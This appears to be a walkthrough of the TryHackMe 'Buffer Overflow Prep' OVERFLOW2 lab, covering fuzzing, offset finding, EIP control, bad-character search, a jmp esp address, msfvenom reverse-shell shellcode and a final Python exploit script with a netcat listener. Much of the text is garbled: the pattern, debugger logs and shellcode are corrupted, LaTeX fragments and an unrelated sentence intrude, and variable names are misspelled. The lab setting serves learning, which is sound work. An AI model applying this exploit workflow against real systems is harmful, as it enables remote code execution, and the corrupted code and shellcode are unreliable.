So today we will be going to exploit the OVERFLOW2 of buffer overflow prep of tryhackme's

earlier we solved OVERFLOW1 now its the second one,

so lets get to it,

first let me show you overflow 2:

```
(root⊗kali)-[/home/kali]
_________nc 10.10.201.43 1337
Welcome to OSCP Vulnerable Server! Enter HELP for help.
HELP
Valid Commands:
HELP
OVERFLOW1 [value]
OVERFLOW2 [value]
OVERFLOW3 [value]
OVERFLOW4 [value]
OVERFLOW5 [value]
OVERFLOW6 [value]
OVERFLOW7 [value]
OVERFLOW8 [value]
OVERFLOW9 [value]
OVERFLOW10 [value]
```

so lets get started with fuzzing script for starters,

```
(root@kali)-[/home/kali/oscp]
# python3 fuzzing.py
Fuzzing with 100 bytes
Fuzzing with 200 bytes
Fuzzing with 300 bytes
Fuzzing with 400 bytes
Fuzzing with 500 bytes
Fuzzing with 600 bytes
Fuzzing with 700 bytes
Fuzzing crashed at 700 bytes
```

so as we can see fuzzing crashed at around 700 bytes

, lets use pattern\_create to create a pattern of 800 bytes to find the offset :

send this pattern as your payload, using exploit.py script:

```
(vort@lai)-[/home/kali/oscp]

# /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 800

Aa0AalaAa/Aa3Aa/Aa6aAa5Aa8Aa9Aba9AbabIab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1A

f2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak

4Af5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Ai4Al5Al6Al7Al8Al9Am0Ami1Am2Am3Am4Am5Am0Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6

Ap7Ap8Ap3Ag9Aq0Aq1Aq2Ag4Ag4AgAdaAga7Aq8Aq9Aga4r0Ar1ar2Ar3Ahr4Ar5Ar6Af7Ar8Ar9Asa4sAs5As6As7As8As9As0Al1Al1Ac1A5At4At5At6At7At8As4Da0Au1Au2Au3Au4Au5Au6Au7Au8A

u9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba

1Ba2Ba3Ba4Ba5Ba

(root@kali)-[/home/kali/oscp]

# python3 exploit.py

Sending evil buffer...

Done!
```

now we have to locate the exact offset for which we will use ruby script pattern\_offset, and provide 2 parameters that are -l which is length of the

pattern we created that is 800 and EIP after executing the python script, so we can look for EIP here:

```
EDX 0000000

EBX 39754138

ESP 018DFA30 ASCII "2Av3Av4Av5Av6Av'

EBP 41307641

ESI 0000000

EDI 00000000

EIP 76413176

C 0 ES 0023 32bit 0(FFFFFFFF)

P 1 CS 001B 32bit 0(FFFFFFFF)

A 0 SS 0023 32bit 0(FFFFFFFF)

Z 1 DS 0023 32bit 0(FFFFFFFF)
```

OR here access violation info will also give you the EIP

and give EIP after -q that is 76413176 and run the ruby script and we will get the offset like this:

```
(root@kali)-[/usr/share/metasploit-framework/tools/exploit]
# ./pattern_offset.rb -l 800 -q 76413176
[*] Exact match at offset 634
```

SO

our exact offset is 634

now lets verify this fact by controlling the EIP by setting retn variable as "BBBB" and offset value as 634 so lets edit these values in script and execute the script :

```
prefix = "OVERFLOW2 "

offset = 634

overflow = "A" * offset
retn = "BBBB"

padding = ""

payload = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6A

postfix = ""

buffer = prefix + overflow + retn + padding + payload + postfix

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

try:
```

# execution of script:

```
(root@kali)-[/home/kali/oscp]
# python3 exploit.py
Sending evil buffer...
Done!
```

now look in immunity debugger our EIP is 42424242 which is hex value of BBBB which means we can successfully now control EIP instruction pointer.

```
ESP 019EFA30 ASCII "Aa0Aa1Aa2Aa3Aa4Aa5Aa6A

EBP 41414141

ESI 00000000

EDI 00000000

EIP 42424242

C 0 ES 0023 32bit 0(FFFFFFFF)

P 1 CS 001B 32bit 0(FFFFFFFF)

A 0 SS 0023 32bit 0(FFFFFFFF)

Z 1 DS 0023 32bit 0(FFFFFFFF)

S 0 FS 003B 32bit 7FFDE000(FFF)
```

now its time to kick out some badchars, so lets get going,

so first lets create a bytearrray using mona module,

```
### BBDF000 Oil value to configuration file
### BBDF000 Oil value of parameter workingfolder
### BBDF000 Oil value of parameter workingfolder
### BBDF000 Oil value of parameter workingfolder = cinnona**
### BBDF000 BBDF000 Oil value of parameter workingfolder = cinnona**
### BBDF000 Oil value of parameter workingfolder = cinnona**
### BBDF000 Oil value of parameter workingfolder = cinnona**
### BBDF000 Oil value of parameter workingfolder = cinnona**
### BBDF000 Oil value of parameter workingfolder = cinnona**
### BBDF000 Oil value of parameter oil value oil v
```

so bytearrray has been created and saved in our working directory, next thing to do is to send badchars to overflow 2 using our python script:

so now paste these badchars In our python script in payload variable like this:

```
8 overflow = "A" * offset
9 retn = "BBBB"
1 payload = "\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\>
2 postfix = ""
3 buffer = profix + overflow + retn + padding + payload + portfix
```

so now run the script and go to immunity debugger and use mona to do bad chars finding stuff for us ,



after -a use the ESP address there,

now you will see the badchars listed on the screen:

```
BadChars
byte 00 23 24 3c 3d 83 84 ba bb
```


so as we know badchars can corrupt the next character so ignore the character following the preceding badchar, our badchars will be:

#### $x00\x23\x3c\x83\xba$

so now we have got the badchars what next to do is to find the jmp esp pointer for which we will use mona module again like this :

```
004060D0 00 00 00 00 00 00 00 00 .....
004060D8 00 00 00 00 00 00 00 00 .....
004060E8 00 00 00 00 00 00 00 .....
004060F0 00 00 00 00 00 00 00 .....
!mona jmp -r esp -cpb '\x00\x23\x3c\x83\xba'|
```

in those quotes enter the badchars we discovered earlier and look at log windows and you will see jmp esp address:



SO

it found total 9 pointers, we will use the first pointer that is:

**0x625011af** which we have to convert backwards for it to work in our exploit

so it will look something like:

#### $\x11\x50\x62$

now we have got the jmp esp address let set it in retn variable in our script:

```
offset = 634
overflow = "A" * offset
retn = "\xaf\x11\x50\x62"
padding = "\x90" *16
```

now lets create our payload using msfvenom:

```
(rootSkali)-[/home/kali/oscp]
# msfvenom -p windows/shell_reverse_tcp LHOST=10.17.47.112 LPORT=5656 -b '\x00\x23\x3c\x83\xba' EXITFUNC=thread -f c
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/chikata_ga_ni failed with A valid encode normutation could not be found.
```

### and our shell code will be:

```
Final size of c file: 1508 bytes
unsigned char buf[] =
"\xfc\xbb\x2e\x9e\x11\x06\xeb\x0c\x5e\x56\x31\x1e\xad\x01\xc3"
\label{eq:condition} $$ ''\times 71 \times 12\times 13\times 84\times 0\times 5\times 65\times 90\times 0c\times 04\times 08\times 04\times 38$ 
\label{lem:condition} $$ '' \times a1 \times a6 \times 3e \times 10 \times d2 \times 94 \times e1 \times 8a \times 7c \times 95 \times 6a \times 15 \times 7b \times da \times 40 
\label{eq:condition} $$ ''x95\x9e\xf4\x42\x46\x5f\xa4\x22\x36\x37\xae\xac\x69\x27\xd1" $
\label{eq:condition} $$ \x68\x22\xde\xf8\x7a\xd3\x2e\xb7\x20\x72\x30\x6d\x4c\x18$$
\label{lem:condition} $$ '' \times a^{x_0} \times a^{x
\xist 1 \times 3f \times 4b \times 8a \times bb \times 5b \times 3e \times 8f \times 80 \times bb \times 29
\xd3\x52\x99\x7b\xd3\x54\x65\x84;
```

lets add it in payload variable in our exploit script and after that add some noops or no operations or  $\xspace \xspace \xspace \xspace$  or payload can unpack itself ,

## so our final payload is:

```
import socket
ip = "10.10.59.48"
port = 1337
xc3"
\xspace{1.5} \xs
\x 4\x 57\x 28\x f 0\x 95\x 57\x 4e\x 71\x 85\x 67\x 04\x d 7\x 2a\x 03\x 48
\xc3\xb9\x61\x45\xe4\x0a\xcf\xb3\xcb\x8b\x7c\x87\x4a\x08\x7f
\xf7\x4b\x84\x17\x19\xcc\x79\xef\x18\xfd\x2c\x7b\x43\xdd\xcf
\x 8\xff\x 54\xd7\xad\x 3a\x 2e\x 6c\x 05\xb 0\xb 1\xa 4\x 57\x 39\x 1d
\x 89\x 57\x c 8\x 5f\x c e\x 50\x 33\x 2 a\x 2 6\x a 3\x c e\x 2 d\x f d\x d 9\x 1 4
''\xff\x5e\x67\xa0\x74\x61\xa7\x20\xce\x46\x63\x68\x94\xe7\x32''
\sqrt{x8c}xc3x91x76xffxf1x3ex2dx97xb9xb7xebx60xbdxed
\sqrt{x4c}x6\sqrt{x40}x0exad\sqrt{x47}x86x5axfdx4fx2exe3x96x8fxcf
''\x36\x38\xdf\x7f\xe9\xf9\x8f\x3f\x59\x92\xc5\xcf\x86\x82\xe6''
\x 05\xaf\x 29\x 1d\xce\x da\xbc\x 32\x 7e\xb 3\xbc\x 4c\x 68\x 5b\x 48
\x 10\x 7 d\x 6 d\x 6 d\x 6 0\x 7 1\x 2 8\x 6 x 6 7\x 6 b
\x 1c\x 4d\x 77\x 72\x 3d\x da\x 20\x d3\x f3\x 13\x a 4\x c 9\x a a\x 8d\x da\
"\x13\x2a\xf5\x5e\xc8\x8f\xf8\x5f\x9d\xb4\xde\x4f\x5b\x34\x5b"
\xspace{1.5} x3b\x33\x63\x35\x95\xf5\xdd\xf7\x4f\xac\xb2\x51\x07\x29\xf9
\x 61\x 51\x 36\x d 4\x 17\x b d\x 87\x 81\x 61\x c 2\x 28\x 46\x 66\x b b\x 54
'' \times f6 \times 89 \times 16 \times dd \times 16 \times 68 \times b2 \times 28 \times bf \times 35 \times 57 \times 91 \times a2 \times c5 \times 82''
\d \xd6\xda\x45\x26\xa7\x18\x55\x43\xa2\x65\xd1\xb8\xde\xf6\xb4
\xspace\xbe\x4d\xf6\x9c\xbe\x71\x08\x1f")
prefix = "OVERFLOW2 "
```

```
offset = 634
overflow = "A" * offset
retn = "\xaf\x11\x50\x62"
padding = "\x90" * 16
postfix = ""
buffer = prefix + overflow + retn + padding + payload + postfix
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
try:
    s.connect((ip, port))
    print("Sending evil buffer...")
    s.send(buffer + "\r\n")
    print("Done!")
except:
    print("Could not connect.")
```

and set up our netcat listener on the port we specified earlier in msfvenom:

```
(kali@kali)-[~]
$ nc -nlvp 5656
listening on [any] 5656 ...

installation. Since you already have Python installed Now". Click on that button and it will replace the extension of the contraction of the c
```

and run the script using python2 as python3 was having issues running the script properly due to some bugs I guess ..

```
(root@ kali)-[/home/kali/oscp]
# python2 exploit.py
Sending evil buffer...
Done!
```

and as soon as script does its job , we will get a shell back to us :

so we got a shell and this means OVERFLOW 2 is completed successfully.

:-)